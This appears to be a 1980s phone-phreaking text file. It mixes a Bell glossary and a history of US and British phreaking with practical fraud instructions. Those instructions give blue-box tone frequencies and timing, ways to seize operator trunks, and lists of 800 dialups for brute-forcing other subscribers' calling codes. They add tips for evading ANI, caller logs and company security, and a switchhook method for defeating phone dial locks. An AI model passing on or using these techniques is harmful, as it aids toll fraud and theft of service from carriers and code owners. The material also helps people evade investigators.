2) Some boxes and their functions are listed below. Ones marked with '*' indicate that they are not operatable in ESS.

*Black Box: Makes it seem to the phone company that the phone was never picked up.
Blue Box : Emits a 2600hz tone that allows you to do such things as stack a trunk line, kick the operator off line, and others.
Red Box : Simulates the noise of a quarter, nickel, or dime being dropped into a payphone.
Cheese Box : Turns your home phone into a pay phone to throw off traces (a red box is usually needed in order to call out.)
*Clear Box : Gives you a dial tone on some of the old SxS payphones without putting in a coin.
Beige Box : A simpler produced linesman's handset that allows you to tap into phone lines and extract by eavesdropping, or crossing wires, etc.
Purple Box : Makes all calls made out from your house seem to be local calls.

ANI [ANI]: 1) Automatic Number Identification. A service available on ESS that allows a phone service [see Dialups below] to record the number that any certain code was dialed from along with the number that was called and print both of these on the customer bill. 950 dialups [see Dialups below] are all designed just to use ANI. Some of the services do not have

the proper equipment to read the ANI impulses yet, but it is impossible to see which is which without being busted or not busted first.

Dialups [dy'l'ups]: 1) Any local or 800 extended outlet that allows instant access to any service such as MCI, Sprint, or AT&T that from there can be used by handpicking or using a program to reveal other peoples codes which can then be used moderately until they find out about it and you must switch to another code (preferrably before they find out about it.)

2) Dialups are extremely common on both senses. Some dialups reveal the company that operates them as soon as you hear the tone. Others are much harder and some you may never be able to identify. A small list of dialups:

1-800-421-9438 (5 digit codes)
1-800-547-6754 (6 digit codes)
1-800-345-0008 (6 digit codes)
1-800-734-3478 (6 digit codes)
1-800-222-2255 (5 digit codes)

3) Codes: Codes are very easily accessed procedures when you call a dialup. They will give you some sort of tone. If the tone does not end in 3 seconds, then punch in the code and immediately following the code, the number you are dialing but strike the '1' in the beginning out first. If the tone does end, then punch in the code when the tone ends. Then, it will give you another tone. Punch in the number you are dialing, or a '9'. If you punch in a '9' and the tone stops, then you messed up a little. If you punch in a tone and the tone continues, then simply dial then number you are calling without the '1'.

4) All codes are not universal. The only type that I know of that is truly universal is Metrophone. Almost every major city has a local Metro dialup (for Philadelphia, (215)351-0100/0126) and since the codes are universal, almost every phreak has used them once or twice. They do not employ ANI in any outlets that I know of, so feel free to check through your books and call 555-1212 or, as a more devious manor, subscribe yourself. Then, never use your own code. That way, if they check up on you due to your caller log, they can usually find out that you are subscribed. Not only that but you could set a phreak hacker around that area and just let it hack away, since they usually group them, and, as a bonus, you will have their local dialup.

5) 950's. They seem like a perfectly cool phreakers dream. They are free from your house, from payphones, from everywhere, and they host all of the major long distance companies (950)1044 <MCI>, 950)1077 <Sprint>, 950-1088 <S+ylines>, 950-1033 <Us Telecom>.) Well, they aren't. They were designed for

ANI. That is the point, end of discussion.

A phreak dictionary. If you remember all of the things contained on that fileup there, you may have a better chance of doing whatever it is you do. This next section is maybe a little more interesting...

Blue Box Plans:

These are some blue box plans, but first, be warned, there have been 2600hz tone detectors out on operator trunk lines since XB4. The idea behind it is to use a 2600hz tone for a few very naughty functions that can really make your day lighten up. But first, here are the plans, or the heart of the file:

```
700  :   1   :   2   :   4   :   7   :  11   :
900  :   +   :   3   :   5   :   8   :  12   :
1100 :   +   :   +   :   6   :   9   :  KP   :
1300 :   +   :   +   :   +   :  10   :  KP2  :
1500 :   +   :   +   :   +   :   +   :  ST   :
     : 700   : 900   :1100   :1300   :1500   :
```

Stop! Before you diehard users start piecing those little tone tidbits together, there is a simpler method. If you have an Apple-Cat with a program like Cat's Meow IV, then you can generate the necessary tones, the 2600hz tone, the KP tone, the KP2 tone, and the ST tone through the dial section. So if you have that I will assume you can boot it up and it works, and I'll do you the favor of telling you and the other users what to do with the blue box now that you have somehow constructed it. The connection to an operator is one of the most well known and used ways of having fun with your blue box. You simply dial a TSPS (Traffic Service Positioning Station, or the operator you get when you dial '0') and blow a 2600hz tone through the line. Watch out! Do not dial this direct! After you have done that, it is quite simple to have fun with it. Blow a KP tone to start a call, a ST tone to stop it, and a 2600hz tone to hang up. Once you have connected to it, here are some fun numbers to call with it:

0-700-456-1000 Teleconference (free, because you are the operator!)
(Area code)-101 Toll Switching
(Area code)-121 Local Operator (hehe)
(Area code)-131 Information
(Area code)-141 Rate & Route
(Area code)-181 Coin Refund Operator
(Area code)-11511 Conference operator (when you dial 800-544-6363)

Well, those were the tone matrix controllers for the blue box and some other helpful stuff to help you to start out with. But those are only the functions with the operator. There are other k-fun things you can do with it.

More advanced Blue Box Stuff:

Oops. Small mistake up there. I forgot tone lengths. Um, you blow a tone pair out for up to 1/10 of a second with another 1/10 second for silence between the digits. KP tones should be sent for 2/10 of a second. One way to confuse the 2600hz traps is to send pink noise over the channel (for all of you that have decent BSR equalizers, there is major pink noise in there.)

Using the operator functions is the use of the 'inward' trunk line. Thatis working it from the inside. From the 'outward' trunk, you can do such things as make emergency breakthrough calls, tap into lines, busy all of the

lines in any trunk (called 'stacking'), enable or disable the TSPS's, and for some 4a systems you can even re-route calls to anywhere.

All right. The one thing that every complete phreak guide should be without is blue box plans, since they were once a vital part of phreaking. Another thing that every complete file needs is a complete listing of all of the 800 numbers around so you can have some more Fu7nC

/-/ 800 Dialup Listings /-/

1-800-345-0008 (6)	1-800-547-6754 (6)
1-800-245-4890 (4)	1-800-327-9136 (4)
1-800-526-5305 (8)	1-800-858-9000 (3)
1-800-437-9895 (7)	1-800-245-7508 (5)
1-800-343-1844 (4)	1-800-322-1415 (6)
1-800-437-3478 (6)	1-800-325-7222 (6)

All right, set Cat Hacker 1.0 on those numbers and have a fuck of a day. That is enough with 800 codes, by the time this gets around to you I dunno what state those codes will be in, but try them all out anyways and see what you get. On some 800 services now, they have an operator who will answer and ask you for your code, and then your name. Some will switch back and forth between voice and tone verification, you can never be quite sure which you will be upagainst.

Armed with this knowledge you should be having a pretty good time phreaking now. But class isn't over yet, there are still a couple important rules that you should know. If you hear continual clicking on the line, then you should assume that an operator is messing with something, maybe even listening in on you. It is a good idea to call someone back when the phone starts doing that. If you were using a code, use a different code and/or service to call him back.

A good way to detect if a code has gone bad or not is to listen when the number has been dialed. If the code is bad you will probably hear the phone ringing more clearly and more quickly than if you were using a different code. If someone answers voice to it then you can immediately assume that it is an operative for whatever company you are using. The famed '311311' code for Metro is one of those. You would have to be quite stupid to actually respond, because whoever you ask for the operator will always say 'He's not in right now, can I have him call you back?' and then they will ask for your name and phone number. Some of the more sophisticated companies will actually give you a carrier on a line that is supposed to give you a carrier and then just have garbage flow across the screen like it would with a bad connection. That is a feeble effort to make you think that the code is still working and maybe get you to dial someone's voice, a good test for the carrier trick is to dial anumber that will give you a carrier that you have never dialed with that code before, that will allow you to determine whether the code is good or not. For our next section, a lighter look at some of the things that a phreak should not be without. A vocabulary. A few months ago, it was a quite strange world for the modem people out there. But now, a phreaker's vocabulary is essential if you wanna make a good impression on people when you post what you know about certain subjects.

/-/ Vocabulary /-/

- Do not misspell except certain exceptions:

phone -> fone
freak -> phreak

- Never substitute 'z's for 's's. (i.e. codez -> codes)

- Never leave many characters after a post (i.e. Hey Dudes!#!@#@!#!@)

- NEVER use the 'k' prefix (k-kool, k-rad, k-whatever)

- Do not abbreviate. (I got lotsa wares w/ docs)

- Never substitute '0' for 'o' (r0dent, l0zer).

- Forget about ye old upper case, it looks ruggyish.

All right, that was to relieve the tension of what is being drilled into your minds at the moment. Now, however, back to the teaching course. Here are somethings you should know about phones and billings for phones, etc.

LATA: Local Access Transference Area. Some people who live in large cities or areas may be plagued by this problem. For instance, let's say you live in the 215 area code under the 542 prefix (Ambler, Fort Washington). If you went to dial in a basic Metro code from that area, for instance, 351-0100, that might not be counted under unlimited local calling because it is out of your LATA. For some LATA's, you have to dial a '1' without the area code before you can dial the phone number. That could prove a hassle for us all if you didn't realize you would be billed for that sort of call. In that way, sometimes, it is better to be safe than sorry and phreak.

The Caller Log: In ESS regions, for every household around, the phone company has something on you called a Caller Log. This shows every single number that you dialed, and things can be arranged so it showed every number that was calling to you. That's one main disadvantage of ESS, it is mostly computerized so a number scan could be done like that quite easily. Using a dialup is an easy way to screw that, and is something worth remembering. Anyways, with the caller log, they check up and see what you dialed. Hmm... you dialed 15 different 800 numbers that month. Soon they find that you are subscribed to none of those companies. But that is not the only thing. Most people would imagine "But wait! 800 numbers don't show up on my phone bill!". To those people, it is a nice thought, but 800 numbers are picked up on the caller log until right before they are sent off to you. So they can check right up on you before they send it away and can note the fact that you fucked up slightly and called one too many 800 lines.

Right now, after all of that, you should have a pretty good idea of how to grow up as a good phreak. Follow these guidelines, don't show off, and don't take unnecessary risks when phreaking or hacking.

Bell Glossary

ACD: Automatic Call Distributor - A system that automatically distributes calls to operator pools (providing services such as intercept and directory assistance), to airline ticket agents, etc.

Administration: The tasks of record-keeping, monitoring, rearranging, prediction need for growth, etc.

AIS: Automatic Intercept System - A system employing an audio-response unit under control of a processor to automatically provide pertinent info to callers routed to intercept.

Alert: To indicate the existence of an incoming call, (ringing).

ANI: Automatic Number Identification - Often pronounced "Annie," a facility for automatically identify the number of the calling party for charging purposes.

Appearance: A connection upon a network terminal, as in "the line has two network appearances."

Attend: The operation of monitoring a line or an incoming trunk for off-hook or seizure, respectively.

Audible: The subdued "image" of ringing transmitted to the calling party during ringing; not derived from the actual ringing signal in later systems.

Backbone Route: The route made up of final-group trunks between end offices in different regional center areas.

BHC: Busy Hour Calls - The number of calls placed in the busy hour.

Blocking: The ratio of unsuccessful to total attempts to use a facility; expresses as a probability when computed a priority.

Blocking Network: A network that, under certain conditions, may be unable to form a transmission path from one end of the network to the other. In general, all networks used within the Bell Systems are of the blocking type.

Blue Box: Equipment used fraudulently to synthesize signals, gaining access to the toll network for the placement of calls without charge.

BORSCHT Circuit: A name for the line circuit in the central office. It functions as a mnemonic for the functions that must be performed by the circuit: Battery, Overvoltage, Ringing, Supervision, Coding, Hybrid, and Testing.

Busy Signal: (Called-line-busy) An audible signal which, in the Bell System, comprises 480hz and 620hz interrupted at 60IPM.

Bylink: A special high-speed means used in crossbar equipment for routing calls incoming from a step-by-step office. Trunks from such offices are often referred to as "bylink" trunks even when incoming to noncrossbar offices; they are more properly referred to as "dc incoming trunks." Such high-speed means are necessary to assure that the first incoming pulse is not lost.

Cable Vault: The point which phone cable enters the Central Office building.

CAMA: Centralized Automatic Message Accounting - Pronounced like Alabama.

CCIS: Common Channel Interoffice Signaling - Signaling information for trunk connections over a separate, nonspeech data link rather that over the trunks themselves.

CCITT: International Telegraph and Telephone Consultative Committee- An International committee that formulates plans and sets standards for intercountry communication means.

CDO: Community Dial Office - A small usually rural office typically served by step-by-step equipment.

CO: Central Office - Comprises a switching network and its control and support equipment. Occasionally improperly used to mean "office code."

Centrex: A service comparable in features to PBX service but implemented with some (Centrex CU) or all (Centrex CO) of the control in the central office. In the later case, each station's loop connects to the central office.

Customer Loop: The wire pair connecting a customer's station to the central office.

DDD: Direct Distance Dialing - Dialing without operator assistance over the nationwide intertoll network.

Direct Trunk Group: A trunk group that is a direct connection between a given originating and a given terminating office.

EOTT: End Office Toll Trunking - Trunking between end offices in different toll center areas.

ESB: Emergency Service Bureau - A centralized agency to which 911 "universal" emergency calls are routed.

ESS: Electronic Switching System - A generic term used to identify as a class, stored-program switching systems such as the Bell System's No.1 No.2, No.3, No.4, or No.5.

ETS: Electronic Translation Systems - An electronic replacement for the card translator in 4A Crossbar systems. Makes use of the SPC 1A Processor.

False Start: An aborted dialing attempt.

Fast Busy: (often called reorder) - An audible busy signal interrupted at twice the rate of the normal busy signal; sent to the originating station to indicate that the call blocked due to busy equipment.

Final Trunk Group: The trunk group to which calls are routed when available high-usage trunks overflow; these groups generally "home" on an office next highest in the hierarchy.

Full Group: A trunk group that does not permit rerouting off-contingent foreign traffic; there are seven such offices.

Glare: The situation that occurs when a two-way trunk is seized more or less simultaneously at both ends.

High Usage Trunk Group: The appellation for a trunk group that has alternate routes via other similar groups, and ultimately via a final trunk group to a higher ranking office.

Intercept: The agency (usually an operator) to which calls are routed when made to a line recently removed from a service, or in some other category requiring explanation. Automated versions (ASI) with automatic voiceresponse units are growing in use.

Interrupt: The interruption on a phone line to disconnect and connect with another station, such as an Emergence Interrupt.

Junctor: A wire or circuit connection between networks in the same office. The functional equivalent to an intraoffice trunk.

MF: Multifrequency - The method of signaling over a trunk making use of the simultaneous application of two out of six possible frequencies.

NPA: Numbering Plan Area.

ONI: Operator Number Identification - The use of an operator in a CAMA office to verbally obtain the calling number of a call originating in an office not equipped with ANI.

PBX: Private Branch Exchange - (PABX: Private Automatic Branch Exchange) An telephone office serving a private customer, Typically , access to the outside telephone network is provided.

Permanent Signal: A sustained off-hook condition without activity (no dialing or ringing or completed connection); such a condition tends to tie up equipment, especially in earlier systems. Usually accidental, but sometimes used intentionally by customers in high-crime-rate areas to thwart off burglars.

POTS: Plain Old Telephone Service - Basic service with no extra "frills".

ROTL: Remote Office Test Line - A means for remotely testing trunks.

RTA: Remote Trunk Arrangement - An extension to the TSPS system permitting its services to be provided up to 200 miles from the TSPS site.

SF: Single Frequency. A signaling method for trunks: 2600hz is impressed upon idle trunks.

Supervise: To monitor the status of a call.

SxS: (Step-by-Step or Strowger switch) - An electromechanical office type utilizing a gross-motion stepping switch as a combination network and distributed control.

Talkoff: The phenomenon of accidental synthesis of a machine-intelligible signal by human voice causing an unintended response. "whistling a tone".

Trunk: A path between central offices; in general 2-wire for interlocal, 4-wire for intertoll.

TSPS: Traffic Service Position System - A system that provides, under stored-program control, efficient operator assistance for toll calls. It does not switch the customer, but provides a bridge connection to the operator.

X-bar: (Crossbar) - An electromechanical office type utilizing a "fine-motion" coordinate switch and a multiplicity of central controls (called markers). There are four varieties:

No.1 Crossbar: Used in large urban office application; (1938)
No 3 Crossbar: A small system started in (1974).
No.4A/4M Crossbar: A 4-wire toll machine; (1943).
No.5 Crossbar: A machine originally intended for relatively small suburban applications; (1948)
Crossbar Tandem: A machine used for interlocal office switching.

Phone Dial Locks

Have you ever been in an office or somewhere and wanted to make a free phone call but some asshole put a lock on the phone to prevent out-going calls? Fret

no more phellow phreake, for every system can be beaten with a little knowledge!

There are two ways to beat this obstacle, first pick the lock, I don't have the time to teach locksmithing so we go to the second method which takes advantage of telephone electronics.

To be as simple as possibnle when you pick up the phone you complete a circuit known as a local loop. When you hang up you break the circuit. When you dial (pulse) it also breaks the circuit but not long enough to hang up! So you can "Push-dial." To do this you >>> RAPIDLY <<< depress the switchhook. For example, to dial an operator (and then give her the number you want to call) >>> RAPIDLY <<< & >>> EVENLY <<< depress the switchhook 10 times. To dial 634-1268, depress 6 X'S pause, then 3 X'S, pause, then 4X'S, etc. It takes a little practice but you'll get the hang of it. Try practicing with your own # so you'll get a busy tone when right. It'll also work on touch-tone(tm) since a DTMF line will also accept pulse. Also, never depress the switchhook for more than a second or it'll hang up!

Finally, remember that you have just as much right to that phone as the asshole who put the lock on it!

A short history of Phreaking

Well now we know a little vocabulary, and now its into history, Phreak history. Back at MIT in 1964 arrived a student by the name of Stewart Nelson, who was extremely interested in the telephone. Before entering MIT, he had built autodialers, cheese boxes, and many more gadgets. But when he came to MIT he became even more interested in "fone-hacking" as they called it. After a little while he naturally started using the PDP-1, the schools computer at that time, and from there he decided that it would be interesting to see whether the computer could generate the frequencies required for blue boxing. The hackers at MIT were not interested in ripping off Ma Bell, but just exploring the telephone network. Stew (as he was called) wrote a program to generate all the tones and set off into the vast network.

Now there were more people phreaking than the ones at MIT. Most people have heard of Captain Crunch (No not the cereal), he also discovered how to take rides through the fone system, with the aid of a small whistle found in a cereal box (can we guess which one?). By blowing this whistle, he generated the magical 2600hz and into the mouthpiece it sailed, giving him complete control over the system. I have heard rumors that at one time he made about 1/4 of the calls coming out of San Francisco. He got famous fast. He made the cover of people magazine and was interviewed several times (as you'll soon see). Well he finally got caught after a long adventurous career. After he was caught he was put in jail and was beaten up quite badly because he would not teach other inmates how to box calls. After getting out, he joined Apple computer and is still out there somewhere.

Then there was Joe the Whistler, blind form the day he was born. He could whistle a perfect 2600hz tone. It was rumored phreaks used to call him to tune their boxes.

Well that was up to about 1970, then from 1970 to 1979, phreaking was mainly done by college students, businessmen and anyone who knew enough about electronics and the fone company to make a 555 Ic to generate those magic tones. Businessmen and a few college students mainly just blue box to get free calls. The others were still there, exploring 800#'s and the new ESS systems. ESS posed a big problem for phreaks then and even a bigger one now. ESS was not widespread, but where it was, blue boxing was next to impossible except for the most experienced phreak. Today ESS is installed in almost all major cities and blue boxing is getting harder and harder.

1978 marked a change in phreaking, the Apple][, now a computer that was

affordable, could be programmed, and could save all that precious work on a cassette. Then just a short while later came the Apple Cat modem. With this modem, generating all blue box tones was easy as writing a program to count form one to ten (a little exaggerated). Pretty soon programs that could imitate an operator just as good as the real thing were hitting the community, TSPS and Cat's Meow, are the standard now and are the best.

1982-1986: LD services were starting to appear in mass numbers. People now had programs to hack LD services, telephone exchanges, and even passwords. By now many phreaks were getting extremely good and BBS's started to spring up everywhere, each having many documentations on phreaking for the novice. Then it happened, the movie War Games was released and mass numbers of sixth grade to all ages flocked to see it. The problem wasn't that the movie was bad, it was that now EVERYONE wanted to be a hacker/phreak. Novices came out in such mass numbers, that bulletin boards started to be busy 24 hours a day. To this day, they still have not recovered. Other problems started to occur, novices guessed easy passwords on large government computers and started to play around... Well it wasn't long before they were caught, I think that many people remember the 414-hackers. They were so stupid as to say "yes" when the computer asked them whether they'd like to play games. Well at least it takes the heat off the real phreaks/hacker/krackers.

History of Brittish Phreaking

IN BRITAIN, PHREAKING GOES BACK TO THE EARLY FIFTIES, WHEN THE TECHNIQUE OF 'TOLL A DROP BACK' WAS DISCOVERED. TOLL A WAS AN EXCHANGE NEAR ST. PAULS WHICH ROUTED CALLS BETWEEN LONDON AND NEARBY NON-LONDON EXCHANGES. THE TRICK WAS TO DIAL AN UNALLOCATED NUMBER, AND THEN DEPRESS THE RECEIVER-REST FOR 1/2 SECOND. THIS FLASHING INITIATED THE 'CLEAR FORWARD' SIGNAL, LEAVING THE CALLER WITH AN OPEN LINE INTO THE TOLL A EXCHANGE.THE COULD THEN DIAL 018, WHICH FORWARDED HIM TO THE TRUNK EXCHANGE AT THAT TIME, THE FIRST LONG DISTANCE EXCHANGE IN BRITAIN AND FOLLOW IT WITH THE CODE FOR THE DISTANT EXCHANGE TO WHICH HE WOULD BE CONNECTED AT NO EXTRA CHARGE.

THE SIGNALS NEEDED TO CONTROL THE UK NETWORK TODAY WERE PUBLISHED IN THE "INSTITUTION OF POST OFFICE ENGINEERS JOURNAL" AND REPRINTED IN THE SUNDAY TIMES (15 OCT. 1972).

THE SIGNALLING SYSTEM THEY USE: SIGNALLING SYSTEM NO. 3 USES PAIRS OF FREQUENCIES SELECTED FROM 6 TONES SEPARATED BY 120HZ. WITH THAT INFO, THE PHREAKS MADE "BLEEPERS" OR AS THEY ARE CALLED HERE IN THE U.S. "BLUE BOX", BUT THEY DO UTILIZE DIFFERENT MF TONES THEN THE U.S., THUS, YOUR U.S. BLUE BOX THAT YOU SMUGGLED INTO THE UK WILL NOT WORK, UNLESS YOU CHANGE THE FREQUENCIES.

IN THE EARLY SEVENTIES, A SIMPLER SYSTEM BASED ON DIFFERENT NUMBERS OF PULSES WITH THE SAME FREQUENCY (2280HZ) WAS USED. FOR MORE INFO ON THAT, TRY TO GET A HOLD OF: ATKINSON'S "TELEPHONY AND SYSTEMS TECHNOLOGY".

IN THE EARLY DAYS OF BRITISH PHREAKING, THE CAMBRIDGE UNIVERSITY TITAN COMPUTER WAS USED TO RECORD AND CIRCULATE NUMBERS FOUND BY THE EXHAUSTIVE DIALING OF LOCAL NETWORKS. THESE NUMBERS WERE USED TO CREATE A CHAIN OF LINKS FROM LOCAL EXCHANGE TO LOCAL EXCHANGE ACROSS THE COUNTRY, BYPASSING THE TRUNK CIRCUITS. BECAUSE THE INTERNAL ROUTING CODES IN THE UK NETWORK ARE NOT THE SAME AS THOSE DIALED BY THE CALLER, THE PHREAKS HAD TO DISCOVER THEM BY 'PROBE AND LISTEN' TECHNIQUES OR MORE COMMONLY KNOWN IN THE U.S.-- SCANNING. WHAT THEY DID WAS PUT IN LIKELY SIGNALS AND LISTENED TO FIND OUT IF THEY SUCCEEDED. THE RESULTS OF SCANNING WERE CIRCULATED TO OTHER PHREAKS. DISCOVERING EACH OTHER TOOK TIME AT FIRST, BUT EVENTUALLY THE PHREAKS BECAME ORGANIZED. THE "TAP" OF BRITAIN WAS CALLED "UNDERCURRENTS" WHICH ENABLED BRITISH PHREAKS TO

SHARE THE INFO ON NEW NUMBERS, EQUIPMENT ETC.

TO UNDERSTAND WHAT THE BRITISH BRITISH PHREAKS DID, THINK OF THE PHONE NETWORK IN THREE LAYERS OF LINES: LOCAL, TRUNK, AND INTERNATIONAL.#IN THE UK, SUBSCRIBER TRUNK DIALING (STD), IS THE MECHANISM WHICH TAKES A CALL FROM THE LOCAL LINES AND (LEGITIMATELY) ELEVATES IT TO A TRUNK OR INTERNATIONAL LEVEL.#THE UK PHREAKS FIGURED THAT A CALL AT TRUNK LEVEL CAN BE ROUTED THROUGH ANY NUMBER OF EXCHANGES, PROVIDED THAT THE RIGHT ROUTING CODES WERE FOUND AND USED CORRECTLY. THEY ALSO HAD TO DISCOVER HOW TO GET FROM LOCAL TO TRUNK LEVEL EITHER WITHOUT BEING CHARGED (WHICH THEY DID WITH A BLEEPER BOX) OR WITHOUT USING (STD). CHAINING HAS ALREADY BEEN MENTIONED BUT IT REQUIRES LONG STRINGS OF DIGITS AND SPEECH GETS MORE AND MORE FAINT AS THE CHAIN GROWS, JUST LIKE IT DOES WHEN YOU STACK TRUNKS BACK AND FORTH ACROSS THE U.S.#THE WAY THE SECURITY REPS SNAGGED THE PHREAKS WAS TO PUT A SIMPLE 'PRINTERMETER' OR AS WE CALL IT: A PEN REGISTER ON THE SUSPECTS LINE, WHICH SHOWS EVERY DIGIT DIALED FROM THE SUBSCRIBERS LINE.

THE BRITISH PREFER TO GET ONTO THE TRUNKS RATHER THAN CHAINING. ONE WAY WAS TO DISCOVER WHERE LOCAL CALLS USE THE TRUNKS BETWEEN NEIGHBORING EXCHANGES, START A CALL AND STAY ON THE TRUNK INSTEAD OF RETURNING TO THE LOCAL LEVEL ON REACHING THE DISTANT SWITCH. THIS AGAIN REQUIRED EXHAUSTIVE DIALING AND MADE MORE WORK FOR TITAN; IT ALSO REVEALED 'FIDDLES', WHICH WERE INSERTED BY POST OFFICE ENGINEERS.

WHAT FIDDLING MEANS IS THAT THE ENGINEERS REWIRED THE EXCHANGES FOR THEIR OWN BENEFIT. THE EQUIPMENT IS MODIFIED TO GIVE ACCESS TO A TRUNK WITH OUT BEING CHARGED, AN OPERATION WHICH IS PRETTY EASY IN STEP BY STEP (SXS) ELECTROMECHANICAL EXCHANGES, WHICH WERE INSTALLED IN BRITAIN EVEN IN THE 1970S (NOTE: I KNOW OF A BACK DOOR INTO THE CANADIAN SYSTEM ON A 4A CO., SO IF YOU ARE ON SXS OR A 4A, TRY SCANNING 3 DIGIT EXCHANGES, IE: DIAL 999,998,997 ETC.#AND LISTEN FOR THE BEEP-KERCHINK, IF THERE ARE NO 3 DIGIT CODES WHICH ALLOW DIRECT ACCESS TO A TANDEM IN YOUR LOCAL EXCHANGE AND BYPASSES THE AMA SO YOU WON'T BE BILLED, NOT HAVE TO BLAST 2600 EVERY TIME YOU WISH TO BOX A CALL.

A FAMOUS BRITISH 'FIDDLER' REVEALED IN THE EARLY 1970S WORKED BY DIALING 173. THE CALLER THEN ADDED THE TRUNK CODE OF 1 AND THE SUBSCRIBERS LOCAL NUMBER. AT THAT TIME, MOST ENGINEERING TEST SERVICES BEGAN WITH 17X, SO THE ENGINEERS COULD HIDE THEIR FIDDLES IN THE NEST OF SERVICE WIRES. WHEN SECURITY REPS STARTED SEARCHING, THE FIDDLES WERE CONCEALED BY TONES SIGNALLING: 'NUMBER UNOBTAINALBE' OR 'EQUIPMENT ENGAGED' WHICH SWITCHED OFF AFTER A DELAY. THE NECESSARY RELAYS ARE SMALL AND EASILY HIDDEN.

THERE WAS ANOTHER SIDE TO PHREAKING IN THE UK IN THE SIXTIES. BEFORE STD WAS WIDESPREAD, MANY 'ORDINARY' PEOPLE WERE DRIVEN TO.

OCCASIONAL PHREAKING FROM SHEER FRUSTRATION AT THE INEFFICIENT OPERATOR CONTROLLED TRUNK SYSTEM. THIS CAME TO A HEAD DURING A STRIKE ABOUT 1961 WHEN OPERATORS COULD NOT BE REACHED. NOTHING COMPLICATED WAS NEEDED. MANY OPERATORS HAD BEEN IN THE HABIT OF REPEATING THE CODES AS THEY DIALLED THE REQUESTED NUMBERS SO PEOPLE SOON LEARNT THE NUMBERS THEY CALLED FREQUENTLY. THE ONLY 'TRICK' WAS TO KNOW WHICH EXCHANGES COULD BE DIALLED THROUGH TO PASS ON THE TRUNK NUMBER.CALLERS ALSO NEEDED A PRETTY QUIET PLACE TO DO IT, SINCE TIMING RELATIVE TO CLICKS WAS IMPORTANT THE MOST FAMOUS TRIAL OF BRITISH PHREAKS WAS CALLED THE OLD BAILY TRIAL.#WHICH STARTED ON 3 OCT. 1973.#WHAT THEY PHREAKS DID WAS TO DIAL A SPARE NUMBER AT A LOCAL CALL RATE BUT INVOLVING A TRUNK TO ANOTHER EXCHANGE THEN THEY SEND A 'CLEAR FORWARD' TO THEIR LOCAL EXCHANGE, INDICATING TO IT THAT THE CALL IS FINISHED;BUT THE DISTANT EXCHANGE DOESN'T REALIZE BECAUSE THE CALLER'S PHONE IS STILL OFF THE HOOK. THEY NOW HAVE AN OPEN LINE INTO THE DISTANT TRUNK EXCHANGE AND SENDS TO IT A 'SEIZE' SIGNAL: '1' WHICH PUTS HIM ONTO ITS OUTGOING LINES NOW, IF THEY KNOW THE

CODES, THE WORLD IS OPEN TO THEM. ALL OTHER EXCHANGES TRUST HIS LOCAL EXCHANGE TO HANDLE THE BILLING; THEY JUST INTERPRET THE TONES THEY HEAR. MEAN WHILE, THE LOCAL EXCHANGE COLLECTS ONLY FOR A LOCAL CALL. THE INVESTIGATORS DISCOVERED THE PHREAKS HOLDING A CONFERENCE SOMEWHERE IN ENGLAND SURROUNDED BY VARIOUS PHONE EQUIPMENT AND BLEEPER BOXES, ALSO PRINTOUTS LISTING 'SECRET' POST OFFICE CODES. (THEY PROBABLY GOT THEM FROM TRASHING?) THE JUDGE SAID: "SOME TAKE TO HEROIN, SOME TAKE TO TELEPHONES" FOR THEM PHONE PHREAKING WAS NOT A CRIME BUT A HOBBY TO BE SHARED WITH PHELLOW ENTHUSIASTS AND DISCUSSED WITH THE POST OFFICE OPENLY OVER DINNER AND BY MAIL. THEIR APPROACH AND ATTITUDE TO THE WORLDS LARGEST COMPUTER, THE GLOBAL TELEPHONE SYSTEM, WAS THAT OF SCIENTISTS CONDUCTING EXPERIMENTS OR PROGRAMMERS AND ENGINEERS TESTING PROGRAMS AND SYSTEMS. THE JUDGE APPEARED TO AGREE, AND EVEN ASKED THEM FOR PHREAKING CODES TO USE FROM HIS LOCAL EXCHANGE!!!

Bad As Shit (story)

Bad as Shit

Recently, a telephone fanatic in the northwest made an interesting discovery. He was exploring the 804 area code (Virginia) and found out that the 840 exchange did something strange.

In the vast majority of cases, in fact in all of the cases except one, he would get a recording as if the exchange didn't exist. However, if he dialed 804-840 and four rather predictable numbers, he got a ring!

After one or two rings, somebody picked up. Being experienced at this kind of thing, he could tell that the call didn't "supe", that is, no charges were being incurred for calling this number.

(Calls that get you to an error message, or a special operator, generally don't supervise.) A female voice, with a hint of a Southern accent said, "Operator, can I help you?"

"Yes," he said, "What number have I reached?"

"What number did you dial, sir?"

He made up a number that was similar.

"I'm sorry that is not the number you reached." Click.

He was fascinated. What in the world was this? He knew he was going to call back, but before he did, he tried some more experiments. He tried the 840 exchange in several other area codes. In some, it came up as a valid exchange. In others, exactly the same thing happened -- the same last four digits, the same Southern belle. Oddly enough, he later noticed, the areas worked in seemed to travel in a beeline from Washington DC to Pittsburgh, PA.

He called back from a payphone. "Operator, can I help you?"

"Yes, this is the phone company. I'm testing this line and we don't seem to have an identification on your circuit. What office is this, please?"

"What number are you trying to reach?"

"I'm not trying to reach any number. I'm trying to identify this circuit."

"I'm sorry, I can't help you."

"Ma'am, if I don't get an ID on this line, I'll have to disconnect it. We

show no record of it here."

"Hold on a moment, sir."

After about a minute, she came back. "Sir, I can have someone speak to you. Would you give me your number, please?"

He had anticipated this and he had the payphone number ready. After he gave it, she said, "Mr. XXX will get right back to you."

"Thanks." He hung up the phone. It rang. INSTANTLY! "Oh my God," he thought, "They weren't asking for my number -- they were confirming it!"

"Hello," he said, trying to sound authoritative.

"This is Mr. XXX. Did you just make an inquiry to my office concerning a phone number?"

"Yes. I need an identi--"

"What you need is advice. Don't ever call that number again. Forget you ever knew it."

At this point our friend got so nervous he just hung up. He expected to hear the phone ring again but it didn't.

Over the next few days he racked his brains trying to figure out what the number was. He knew it was something big -- that was pretty certain at this point. It was so big that the number was programmed into every central office in the country. He knew this because if he tried to dial any other number in that exchange, he'd get a local error message from his CO, as if the exchange didn't exist.

It finally came to him. He had an uncle who worked in a federal agency. He had a feeling that this was government related and if it was, his uncle could probably find out what it was. He asked the next day and his uncle promised to look into the matter.

The next time he saw his uncle, he noticed a big change in his manner. He was trembling. "Where did you get that number?!" he shouted. "Do you know I almost got fired for asking about it?!? They kept wanting to know where I got it."

Our friend couldn't contain his excitement. "What is it?" he pleaded. "What's the number?!"

"IT'S THE PRESIDENT'S BOMB SHELTER!"

He never called the number after that. He knew that he could probably cause quite a bit of excitement by calling the number and saying something like, "The weather's not good in Washington. We're coming over for a visit." But our friend was smart. he knew that there were some things that were better off unsaid and undone.

Telenet

It seems that not many of you know that Telenet is connected to about 80 computer-networks in the world. No, I don't mean 80 nodes, but 80 networks with thousands of unprotected computers. When you call your local Telenet- gateway,

you can only call those computers which accept reverse-charging- calls.
